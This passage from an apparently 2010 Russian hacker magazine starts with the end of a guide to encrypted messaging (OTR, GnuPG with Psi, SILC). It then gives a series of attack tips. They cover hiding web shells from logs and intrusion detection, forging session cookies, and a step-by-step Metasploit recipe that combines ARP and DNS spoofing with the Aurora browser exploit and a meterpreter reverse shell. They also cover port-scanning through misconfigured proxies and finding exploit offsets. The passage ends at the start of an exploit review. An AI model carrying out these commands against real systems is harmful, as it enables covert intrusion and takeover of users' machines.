этого в настройках соединения пропиши SOCKS5 (127.0.0.1:1080) или HTTP-прокси (127.0.0.1:8080). Во время следующего соединения программа подключится к ICQ-серверу через OTR, а в окно Proxy ты увидишь новое подключение. Для каждого ICQ-аккаунта необходимо сгенерировать ключи, но делать это самому в принципе необязательно — программа сделает это автоматически. Если собеседник захочет установить безопасное подключение, то должен будет предоставить свой публичный ключ (в OTR он называется fingerprint) — прокси об этом тебя предупредит и добавит связку uin-fingerprint в свою базу данных. Далее fingerprint будет использоваться для того, чтобы установить, что собеседник — именно тот, за кого себя выдает. Обмен ключами производится автоматически, и тебе, по сути, вообще ничего не надо настраивать. Если оба клиента подключаются к ICQ-серверу через OTR, то программа по умолчанию установит безопасное соединение. С помощью настроек ты можешь отключить автоматическое инициирование безопасного подключения или, напротив, указать, что с некоторыми из контактов обмен сообщениями должен происходить с обязательным шифрованием. По своему опыту могу сказать, что система не только работает, но и работает очень здорово. Можно даже попробовать отснифать трафик и убедиться, что сообщения передаются исключительно в закриптованном виде.

Другой способ использовать OTR — прикрутить к мессенжеру специальный плагин. Для Pidgin'а есть официальный аддон, к Miranda и quitIM соответствующее дополнение разрабатывается энтузиастами, а в известном Mac'овском IM-клиенте Adium поддержка протокола есть по умолчанию. Если говорить об альтернативах OTR в принципе, то для Miranda есть плагин SecureIM, который защищает сообщения либо встроенным в плагин алгоритмом AES-192, либо внешней программой GPG/PGP. К слову, для использования в Miranda GPG/PGP есть и другие плагины — например, **GnuPG Plugin** (addons.miranda-im.org/details.php?action=viewfile&id=3485). Но тут надо обязательно иметь в виду, что все участники разговора в этом случае должны использовать одно и то же решение.

JABBER & PGP

Вместо того чтобы прикручивать шифрование там, где его никогда не было, есть другой вариант — перейти на протокол, который изначально предусматривает безопасную передачу сообщений. Что неудивительно, таким протоком является XMPP (Jabber). Начнем с того, что практически любой XMPP-сервер сейчас поддерживает защищенное SSL/TLS-соединение между сервером и клиентом, что уже обламывает любителей поснифать трафик в локалке или хотспоте. Более того, во многих клиентах предусмотрена возможность шифровать сообщения между пользователями, прежде всего, на основе PGP/GPG. Тут опять же нас выручает свободная реализация системы PGP — GnuPG, на которую и возложены все функции шифрования. Попробуем прикрутить ее к одному из самых популярных XMPP-клиентов — **psi** (www.psi-im.org). С тем же успехом можно наладить связку GnuPG с Pidgin и многими другими мессенжерами.


Если ты уже использовал GnuPG вместе с плагином FireGPG, то у тебя уже наверняка есть пара из открытого и закрытого ключей, которую ты можешь использовать и для переписки в Jabber'е. В противном случае ключи необходимо создать с помощью команды «gpg --gen-key». В диалоговом режиме надо ответить на ряд сопутствующих вопросов, указав тип шифрования, длину ключа (чем больше — тем лучше), срок его действия, идентификатор пользователя, e-mail, а также пароль. Когда ключи будут готовы, необходимо экспортировать открытый ключ в файл и дальше передать его своему собеседнику. Для этого выполни команду «gpg --list-keys» — она выведет список доступных ключей и их идентификаторы. А дальше, используя нужный идентификатор, экспортируй ключ в файл: «gpg --armor --export ID_КЛЮЧА > mykey_gpg.asc». Файл mykey_gpg.asc будет похож на что-то вроде:


```
pub 1024D/29D59819 06.06.2010
myaccount's key (myaccount's key)
<myaccount@Gmail.com>
    Primary key fingerprint:
586C 0FAB 3F0C 0009 40C6 273E
8885 6A80 29D5 9819


-----BEGIN PGP PUBLIC KEY BLOCK-
----
Version: GnuPG v1.4.9 (MingW32) -
WinPT 1.4.3
Charset: UTF-8

mQGiBEwLWjwRBACT9pHfYBDC51cxwsIWuO
5DE7xKBz/NscI05q7j+DaVl0PoXLko
[вырезано]
D1cedORKLsgnRfbfkIMAn2BDxiBT2hPvEn
AFjHOpIWra8axQ
=l7zo
-----END PGP PUBLIC KEY BLOCK-----
```

Его-то и нужно передать всем адресатам, с которыми ты планируешь ввести приватные беседы. Чтобы не геморроиться с консольными утилитами для работы с ключами, есть замечательная GUI-тулза **WinPT** (winpt.gnupt.de), которая позволяет сделать все то же самое только в 10 раз проще. Но что делать со своим закрытым ключом? Ничего. Psi на запуске сама проверяет ключи, которые были созданы GnuPG (заметь, без каких-либо плагинов и шаманств с настройками). Надо лишь зайти в настройки аккаунта, перейти на вкладку «Подробности» и в настройках OpenPGP выбрать нужный приватный ключ. С этого момента во время подключения к серверу клиент будет запрашивать у тебя пароль для этого ключа. А всем тем, кто импорти-


GTalk-аккаунт с привязанным GPG-ключом


Удобная утилита для управления PGP/GPG-ключами


Устанавливаем соединение со SILC-сервером

ровал твой открытый ключ, клиент будет отображать, что твой статус подписан — к сети подключился действительно ты, а не кто-то другой. Осталось уже со своей стороны импортировать открытые ключи других пользователей и связать их с нужными контактами в Psi, нажав правой кнопкой мыши и выбрав «Присвоить ключ OpenPGP». Ключи проще всего импортировать в WinPK через меню «Ключ → Импортировать». Единственное надо иметь в виду, что Psi считывает информацию о ключах во время запуска, поэтому после любого импорта ключей, его необходимо перезапустить. Все, теперь, когда ты откроешь новое окно с чатом, то увидишь иконку с замочком. После нажатия на нее произойдет сверка ключей, и система выдаст сообщение о том, что разговор зашифрован.

БЕЗОПАСНАЯ КОНФЕРЕНЦИЯ

Еще один нетронутый аспект — организация площадки для безопасного общения нескольких людей или даже большой команды. С этой целью уже давно разрабатывается профильное решение — SILC Secure Internet Live Conferencing (silcnet.org). SILC очень похож в использовании на IRC: тут тоже есть имена пользователей, общие каналы, частные сообщения. Более того, совпадают даже основные команды — словом, все, как в те времена, когда мы все еще зависали на IRC. Основное различие от IRC — изначально заложенная защита передаваемой информации. Причем шифрование — это базовая часть протокола, ее никак нельзя отключить. Шифруются абсолютно все: сообщения в привате или на канале, пароли, команды и уведомления. SILC появился на десять лет позже IRC, и у разработчиков (прежде всего, Пеки Риконнена) была возможность поучиться на чужих ошибках и учесть неудачные решения. Так, протокол обеспечивает защищенную передачу и аутентификацию между клиентом и сервером, сервером и сервером, и между клиентами в приватной беседе. К тому же, он банально удобен. Например, в клиенте по умолчанию поддерживается функция detaching: ты можешь отсоединиться от сервера, но у других создается иллюзия присутствия. В IRC для этого понадобилось на каком-нибудь сервере установить небезызвестный BNC :).

Система SILC состоит из сервера под никсы, который придется установить в безопасном месте, и официального клиента для Linux/Unix/Mac/Windows. Для подключения также можно использовать Pidgin с установленным плагином. Сервер легко собирается из исходников (стандартными командами ./configure&make&make install) или же инсталлится из rpm-пакета (rpm –i silc-server-1.1-0.fc8.i386.rpm). А вот, что придется сделать, так это сгенерировать для каждого пользователя ключ, что делается довольно мудреной командой:

```
silcd -C /etc/silcd
--identifier="UN=<username>, HN=<hostname
or IP>, RN=<real name>, E=<email>,
O=<organization>, C=<country>"
```

После того, как создашь пользователей, можно запустить сервер и попробовать подключиться к нему Pidgin'ом, создав новый профиль для работы через протокол SILC. Помимо обычных параметров, вроде имени и пароля, IP и порта сервера, необходимо указать расположение публичного и закрытого ключей. Ключа у тебя нет, но он будет автоматически сгенерирован при первом соединении с сервером. Пробуем подсоединиться... Вуаля, теперь у нас снова есть удобный IRC, но гораздо более безопасный и удобный. ⌶



links

Презентация с описанием протокола OTR: www.cypherpunks.ca/otr/otr-codecon.pdf



warning

Слабое место любого мессенджера — история переписки. Она не шифруется и, как правило, хранится в открытом виде. Поэтому ее лучше отключить.



Тюрин «GreenDog» Алексей agrrrdog@gmail.com



Easy Hack Easy Hack Easy Hack

Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ



№ 1 ЗАДАЧА: СКРЫТЬ ПРИСУТСТВИЕ ШЕЛЛА НА ВЕБ-СЕРВЕРЕ

РЕШЕНИЕ:

На недавно прошедшем Hack In The Box 2010 Dubai крутой спец в области ИБ, Laurent Oudot, представил интересную презентацию на тему повышения скрытности при взломе через web. Материалы можешь найти тут — conference.hitb.org/hitbsecconf2010dxb/materials. Ничего чрезвычайно нового и революционного он вроде не рассказал, но приятно обобщил информацию с кучкой подробностей и хитростей, которые теперь можно опробовать на практике. Так что, если ты фанатик web-hack'а, то обязательно посмотри ее. Но, с учетом общего интереса к этой тематике, я позволю себе обобщить и выделить основные вкусности.

Для начала рассмотрим проведение самой атаки и исследование скриптов на уязвимости. Конечно, самое скрытное — это узнать максимальную информацию о жертве (заюзав всевидящий Гугл, например), сконфигурить аналогичный сервак и отработать взлом на нем. Минимизировать при этом возможные появления в логах и, если что, знать, где подчистить. В итоге должна получиться почти 100% атака с минимумом лишних действий. Но чаще всего бывает лень это все делать, поэтому можно, например, скрыть реальный вектор атаки в куче ложных атак. А главное, чтобы быть менее заметным в логах, все атаки выполняй методом POST (если, конечно, ситуация позволяет), так как он там отмечается лишь как обращение к странице, без указания параметров, как это происходит с GET-запросом. То есть наши попытки проинжектить какую-нибудь БД будут не столь успешны :).

Далее, как спрятать «общение» с шеллом. Во-первых, добавить бытовой информации, то есть в запросах указывать нормальные значения для User-Agent и Referer, чтобы смешаться с другими записями в логах. Кстати, их, наряду с проксями, желательно систематически менять, чтобы затруднить прослеживание последовательности наших действий. Во-вторых, для передачи команд шеллу и получению ответов от него можно юзать куки, например. Тогда твои обращения к шеллу будут выглядеть как GET-запросы к странице без параметров, раскрывающих его, то есть совсем без палева. В-третьих, кодируем команды и ответы в base64, например, или что-нибудь позлее, чтобы не засекли в момент обмена данными, но это в основном при условии использования на сервере какой-нибудь IDS. В-четвертых, прячем шелл в самых глубоких местах, о коих не раз было рассказано в этой рубрике, не забывая обфускировать его разными методами, дабы спрятаться от антивиреподобного ПО. К тому же желательно спрятать несколько шеллов, причем разных, чтобы и по массовому обращению к одному скрипту не засекли, да и вообще, хорошо это. В общем, отличная основа, чтобы переписать какой-нибудь классический web-шелл.

№ 2 ЗАДАЧА: «ВЖИВУЮ» ПРОАНАЛИЗИРОВАТЬ PCAP-ТРАФИК

РЕШЕНИЕ:

Есть целая группа программ, которая работает с «живыми» данными, то есть с потоком данных, приходящим на какой-то сетевой интерфейс. Например, всевозможные снифферы паролей, детекторы ОС, сервисов, определители структуры сети и т.д. Многие из них позволяют подгружать данные из файла лога трафика — pcap, но не все. Как раз в таких случаях нам поможет tcpreplay. Эта программа (точнее, набор программ) читает pcap-файл и прогоняет его на сетевом интерфейсе, меняя какие-то значения в пакетах данных, если это необходимо. Взять ее можно с tcpreplay.synfin.net/wiki/Download, но обычно она уже есть в *nix-системах. Для Win есть только кривенький релиз, который можно взять там же.

Приведу простенький пример. Предположим, мы имеем файл test.pcap с трафиком из какой-то подсети, и нужно определить ее структуру:

```
lanmap -i eth0
```

Запускаем lanmap на интерфейсе eth0. Эта тулза анализирует трафик прослушиваемой сети и рисует ее структуру в файл lanmap.png. Не самая лучшая, но все же входит в состав BackTrack. Далее запускаем tcpreplay для «повтора» пакетов из pcap-файла на том же интерфейсе.

```
tcpreplay --intf1=eth0 test.pcap
```

В итоге мы получим структуру подсети из pcap-файла. Только проследи, чтобы на eth0 не приходило никаких данных из реально подключенной сети, чтобы не исказить результат. Хотя легче зареплеить на lo. Ну да ладно.

Кроме всего прочего, есть возможности изменения данных pcap-файла. Например, можно изменить IP и MAC-адреса, заголовки пакетов, эмулировать клиент-серверное общение. Можно разогнать поток данных...

Область применения данного ПО конкретно велика, так что о нем при необходимости стоит вспоминать.

№ 3 ЗАДАЧА: СОЗДАТЬ ПОДДЕЛЬНЫЕ COOKIE НА ОСНОВЕ СТАТИСТИЧЕСКИХ ДАННЫХ

РЕШЕНИЕ:

Общеизвестно, что для идентификации пользователей веб-сервером очень часто используются куки, поэтому украсть их — благое дело. Пихнув эти куки в наш браузер, мы автоматически аутентифицируемся под нашей жертвой. Но иногда этого не хватает, так как в кукисах может храниться какая-нибудь дополнительная переменная, привязанная ко времени (или еще как-то). К тому же, красть куки не всегда обязательно. Можно их полностью подделать, определив алгоритм формирования переменных и подставив нужные нам значения. В общем, мы заходим несколько раз на атакуемый сервер и смотрим генерируемые куки. Статические, временные поля будут сразу заметны. С динамическими же все чуть сложнее, но не намного. Для понимания их работы нам поможет набор скриптов с open-labs.org/ob-session04.tar.gz (прилагается на диске).

Итак, запускаем:

```
perl getcookie.pl http://example.com USERID 100 > test1.txt
```

Где getcookie.pl — скрипт для получения значений из переменной в кукисах;

http://example.com — полный путь до страницы на атакуемом веб-сервере; USERID — имя переменной в кукисах, откуда берем значения и файл test1.txt, куда сохраняем их; 100 — количество запросов к серверу для формирования необходимой базы и определения зависимостей.
Далее запускаем скрипт для анализа полученных данных:

```
perl ob-session.pl < test1.txt
```

В итоге мы получаем статистические данные об изменяемых и постоянных позициях, наборе символов, возможности перебора и т.д.
На основе этих данных, используя какой-либо fuzzer, мы сможем методом тыка подобрать необходимые значения для кукисов и таким образом аутентифицироваться на сервере.
Кстати, ob-session.pl работает с простыми текстовыми строками, так что можно использовать этот скрипт и для анализа других последовательностей.

```
C:\WINDOWS\system32\cmd.exe
D:\xpv2\cookie>perl getcookie.pl http://          _ .ru PHPSESSID 100 > test.txt
D:\xpv2\cookie>perl ob-session.pl < test.txt
Number of IDs: 100 / ID length: 32
ID structure: [F = Fixed characters / C = Changing characters]
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
Changing characters: 32
Base: 16 = _0_1_2_3_4_5_6_7_8_9_a_b_c_d_e_f
Initial ID space: 3.40282366920938e+038

C:\WINDOWS\system32\cmd.exe - perl varianza.pl test2.txt
D:\xpv2\cookie>perl ob-session.pl < test2.txt
Number of IDs: 100 / ID length: 10
ID structure: [F = Fixed characters / C = Changing characters]
FFFFFFFFCC
Changing characters: 2
Base: 8 = _0_1_2_3_4_5_6_7
Initial ID space: 64
Linear Correlation Based Prediction:
TYPE    VAR1    VAR2    TEN1    TEN2    DIFFICULTY    TENDENCY
==========================================================================
F       0.00%   0.00%   0.000   0.000   0.00%         CONSTANT
F       0.00%   0.00%   0.000   0.000   0.00%         CONSTANT
F       0.00%   0.00%   0.000   0.000   0.00%         CONSTANT
F       0.00%   0.00%   0.000   0.000   0.00%         CONSTANT
F       0.00%   0.00%   0.000   0.000   0.00%         CONSTANT
F       0.00%   0.00%   0.000   0.000   0.00%         CONSTANT
F       0.00%   0.00%   0.000   0.000   0.00%         CONSTANT
F       0.00%   0.00%   0.000   0.000   0.00%         CONSTANT
C       19.19%  36.86%  2.815   4.129   56.05%        INCREMENTAL (step=2)
C       44.19%  39.29%  3.684   4.597   83.48%        RANDOM
```

Анализ переменной от PHP-сессии и пользовательской (динамической)



ЗАДАЧА: ЗАБЭКДОРИТЬ КЛИЕНТСКУЮ МАШИНУ

РЕШЕНИЕ:

Здесь под «клиентской машиной» понимается комп обычного юзера. То есть какая-нибудь версия Windows, файервольчик, возможно антивирь — никаких лишних сервисов наружу не торчит, а единственные программы, которыми пользуется юзер — это браузер, да, может быть, почтовый клиент. Но все решаемо. Воспользуемся функционалом Metasploit'a.
Первая трудность — достать пользователя. В данной ситуации, если мы находимся «далеко» от пользователя, то мы можем либо с помощью социальной инженерии, либо благодаря уязвимостям сайтов, которые пользователь посещает, заставить зайти его на наш «специально оформленный» сайт. Если же мы находимся в одной сети с ним, то проблема решается проще, ведь мы можем заставить его зайти на наш сервер. В этом нам поможет dns-spoofing. Суть заключается в подделке ответов DNS-сервера. Иными словами, браузер нашей жертвы при путешествиях по сайтам делает запросы к DNS-серверу, чтобы перевести названия посещаемых сайтов в IP-адреса. Мы же перехватываем их и отвечаем с подмененным IP-адресом нашего сервера.
В зависимости от ситуации может потребоваться применение arp-spoofing, чтобы перенаправить трафик через нас, чтобы мы могли «видеть» DNS-запросы. Я писал про arp-spoofing в прошлом номере, потому не буду подробно останавливаться на описании.

```
arpspoof -i eth0 192.168.0.1,
```

где 192.168.0.1 — IP шлюза, чей MAC мы подменяем своим.

```
echo «1» > /proc/sys/net/ipv4/ip_forward
```

Форвардинг всего приходящего трафика.

Далее DNS-spoofing. В Metasploit'e есть модуль fake dns, как раз для этих целей, но я воспользуюсь модулем от Digininja, который скачать можно здесь: digininja.org/metasploit/dns_dhcp.php (либо с диска). Главное отличие последнего в том, что поддельные ответы он посылает только для имен, хранящихся в файле dns.txt, остальные пересылаются на реальный DNS. Это позволяет избавиться от некоторых «глюков» и сконцентрировать атаку.
Устанавливаем модуль:

```
1. Качаем и разархивируем
2. Папку dns_mitm кидаем в auxiliary/server в metasploit'e
```

Папка lib из архива нужна для модуля dhcp_exhaustion, то есть нам не нужна.
Заходим в msfconsole.

```
use auxiliary/server/dns_mitm/dns_mitm
set FILENAME /msf3/modules/auxiliary/server/dns.txt
set REALDNS 192.168.0.1
run -j
```

Здесь мы подгрузили модуль, указали необходимые переменные среды: путь до файла dns.txt и IP настоящего DNS-сервера и запустили его.
Кстати, путь под Windows нужно указывать не полный, а относительно папки с Metaspoit'ом, так как MSF исполняется в Cygwin'e. Иначе говоря, нельзя кинуть файлик на диск C и прописать путь к нему.
Файл dns.txt содержит записи вида:

```
192.168.0.1 google.ru
```

где 192.168.0.1 — IP нашего сайта с начинкой, а google.com — сайт, куда юзер попытается зайти, но попадет к нам. Список можно пополнять во время действия модуля, подгружая по мере необходимости. Делается это за счет отправки специального DNS-запроса на наш фейковый сервер. Можно локально, пишем в консоли:

```
nslookup digininja.reload 192.168.0.101
```

где 192.168.0.101 — IP поддельного DNS, digininja.reload — «указание» обновить dns.txt (можно поменять в переменной RELOAD в MSF).
Далее. Создаем сайт с начинкой. Эксплойт подбираем под браузер жертвы. Начинка — meterpreter. Тема заезжена, потому кратко. Юзаем Аврору.

```
use exploit/windows/browser/ms10_002_aurora
```

```
set PAYLOAD windows/meterpreter/reverse_tcp
set LPORT 4444
set LHOST 192.168.0.101
set SRVPORT 80
set URIPATH /
exploit
```

В общем-то, все. При попытке жертвы зайти на google.ru, она попадет к нам, и... шелл получен.

№ 5 ЗАДАЧА: ЗАДЕТЕКТИТЬ ИСПОЛЬЗОВАНИЕ GOOGLE-ХАКОВ И СКАНИРОВАНИЕ ДИРЕКТОРИЙ ВЕБ-СЕРВЕРА


РЕШЕНИЕ:

Google (и аналогичные поисковики) имеют гигантские базы проиндексированных, закэшированных страниц, очень часто хранящих важную с точки зрения безопасности информацию. С помощью специальных запросов можно достаточно просто выискать сервера с уязвимым ПО. Поэтому хакеры очень часто прибегают к гуглохакам и сканерам для выявления слабых мест в защите сервера.
Для того, чтобы определить такие действия, можно создать хонипот. На ghh.sourceforge.net можно скачать хонипоты, заточенные под гуглохаки, плюс почерпнуть информацию по этой теме. Итак, для хонника, выложенного на диске:

```
1. Разархивируем хонипот;
2. Файл config.php и файл логов кидаем в папку, недоступную для просмотра, то есть не в htdocs (для Apache);
3. Остальные файлы, кроме readme.txt, кидаем куда-нибудь в htdocs;
4. В config.php указываем путь до файла логов и тип логов;
5. Отключаем RegisterGlobals в php.ini, если оно вообще нужно;
6. На какой-нибудь из страниц нашего сайта делаем скрытую для глаза ссылку, например, так: <a href=http://example.com/honeypot.php>.</a>, указав цвет точки под цвет фона сайта;
7. В index.php нашего пота указываем путь до config.php и адрес страницы, откуда идет ссылка на наш хонник.
```

Все. После этого ждем, пока поисковики проиндексируют наш хонипот. Обо всех заходах на хонипот, будь то поисковый паук, сканер или какой-нибудь человек, ты сможешь узнать из файла логов. Конечно, вычислить человека ты вряд ли сможешь, но выделить хотя бы какую-то информацию для того, чтобы покопаться потом в логах апача и понять общее развитие атаки — это можно. Кроме обычных текстовых логов, можно использовать MySQL или XMLRPC, что явно повышает возможности реагирования.
Кстати, если есть желание повысить свой уровень юзания Гугла для поиска либо уязвимых сайтов, либо другой информации, то можешь заглянуть на hackersforcharity.org/ghdb/. Здесь содержится самая большая база для поиска ПО, стандартных ошибок и т.д. Почерпнуть опыта также можно, найдя книжку «Google Hacking for Penetration Testers by Johnny Long».

Хонипот и логи от него



№ 6 ЗАДАЧА: АНОНИМНО СГРАБИТЬ ЗАГОЛОВКИ СЕРВИСОВ НА СЕРВЕРЕ

РЕШЕНИЕ:

Способов масса, но есть один — грубоватый, но забавный. Для нашей цели можно воспользоваться плохо настроенными анонимайзерами. Фишка в том, что php'шные glype-проксики позволяют при определенных условиях коннектиться к любым портам серверов и, к тому же, возвращать заголовки ответов сервисов. Все, что нам требуется, это указать номер порта после имени сервера вида example.com:22, где 22 — номер порта. И, если порт закрыт, нам покажут ошибку «couldn't connect to host», а если открыт, то заголовок сервиса. Для примера можно побаловаться на www2.de.com/index.php.

В «промышленных масштабах» технология, вероятно, не самая лучшая, но в ограниченных условиях — очень даже. Более того, есть даже концепт-скрипт для автоматизации сканирования, который и на диске есть, и скачать можно с sensepost.co.za/labs/tools/pentest/glype. К тому же, количество общедоступных glype-анонимазиров очень велико, даже пунктик есть в GHDB.

№ 7 ЗАДАЧА: УПРОСТИТЬ ПРОЦЕСС НАПИСАНИЯ ЭКСПЛОЙТОВ/ШЕЛЛКОДОВ

РЕШЕНИЕ:

В последних номерах][публиковалось много материала о написании эксплойтов. Примеры приводились в основном в Olly Debugger'е и большая часть действий производилась вручную. Как ни странно, существуют более заточенные вещи с учетом специфики эксплойтописания. Для начала — Immunity Debugger. Это, в хорошем смысле, клон Ollydbg версии 1.10. Из основного — приделанная поддержка Python'а для написания дополнений, коих создано уже очень много. Последняя рабочая версия — 1.73 выложена на диске (с 1.74 что-то не срослось из-за количества глюков в ней). Кстати, программа вряд ли будет нормально работать, если установить ее или Python в какое-нибудь нестандартное место. Теперь к главному. Широкоизвестный в узких кругах Peter Van Eeckhoutte aka corelanc0d3r выпустил отличный плагин к ImmunityDbg — pvefindaddr.

Сам проект достаточно быстро развивается, так что лучше скачать последнюю версию с www.corelan.be:8800/index.php/security/pvefindaddr-py-immunity-debugger-pycommand. На диске выложена версия 1.32. Для установки дополнения требуется:

```
1.Скачать pvefindaddr.py;
2.В папке ImmunityDbg'ра кинуть его PyCommands.
```

Проверить работоспособность можно через командную строку ImmunityDbg. Вводим !pvefindaddr, и в окне (L)og'a появится описание плагина.

Плагин содержит в себе очень много всяких фишек, которые помогают в эксплойтописании и избавляют от рутинных дел. Приведу несколько примеров.

Находим джампы на регистры:

```
!pvefindaddr j esp user32.dll
```

В результате плагин покажет нам в логе все jmp, call, push+ret и т.д. для указателя на вершину стэка для библиотеки user32.dll и сохранит итог в j.txt.

Находим возможные переходы на регистр ESP

Поиск offset'ов при переполнении буфера. Для примера возьмем статью Алексея Синцова «Глумимся над объектами ActiveX» из апрельского номера][. Используем плагин вместо написания скрипта в ComRaider'е.

Создаем паттерн в стиле Metasploit'а.

```
!pvefindaddr pattern_create 500
```

Копируем его в аргумент в скрипте запуска уязвимой функции SubmintToExpress

```
arg1="Aa0Aa1A…Aq3Aq4Aq5Aq"
```

Запускаем скрипт в дебаггере. Смотрим ESI — 37694136, SEH — 6B41316B. Пишем:

```
!pvefindaddr pattern_offset 37694136 500
!pvefindaddr pattern_offset 6B41316B 500
```

ESI начинается с 260 байта, SEH с 304.

Ищем модули для обхода ASLR и DEP'a:

```
!pvefindaddr noaslr
```




Плагин выведет список dll'ок, к которым можно привязаться, так как они скомпилированы без поддержки рандомизации адресного пространства. Как видишь, вещь — стоящая, так что обязательно приглядись к ней получше.][

Находим offset'ы используя pvefindaddr

```
Creating (Metasploit) pattern...
Pattern of 500 bytes :
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac


Calculating offset in (Metasploit) pattern...
Looking for 6Ai7 in pattern of 500 bytes
 - Pattern 6Ai7 (0x37694136) found in Metasploit pattern at position 260

Calculating offset in (Metasploit) pattern...
Looking for k1Ak in pattern of 500 bytes
 - Pattern k1Ak (0x6B41316B) found in Metasploit pattern at position 304
```


Алексей Синцов, Digital Security dookie@inbox.ru



ОБЗОР ЭКСПЛОЙТОВ

Этот месяц был не таким плодотворным на качественные эксплойты, видимо, погода сделала свое дело — кому охота сидеть за дебаггером, когда на улице солнце. Но все же кое-что интересное я для вас подготовил. И помните, все это не для того, чтобы нарушать статьи УК РФ, а для того, чтобы учится на чужих ошибках и быть в курсе актуальных угроз.


После выхода из шелла, готовимся к принудительной перезагрузке.

01 ВЫХОД ЗА ПРЕДЕЛЫ ДОМАШНЕЙ ДИРЕКТОРИИ В WFTPD SERVER

CVE

N/A

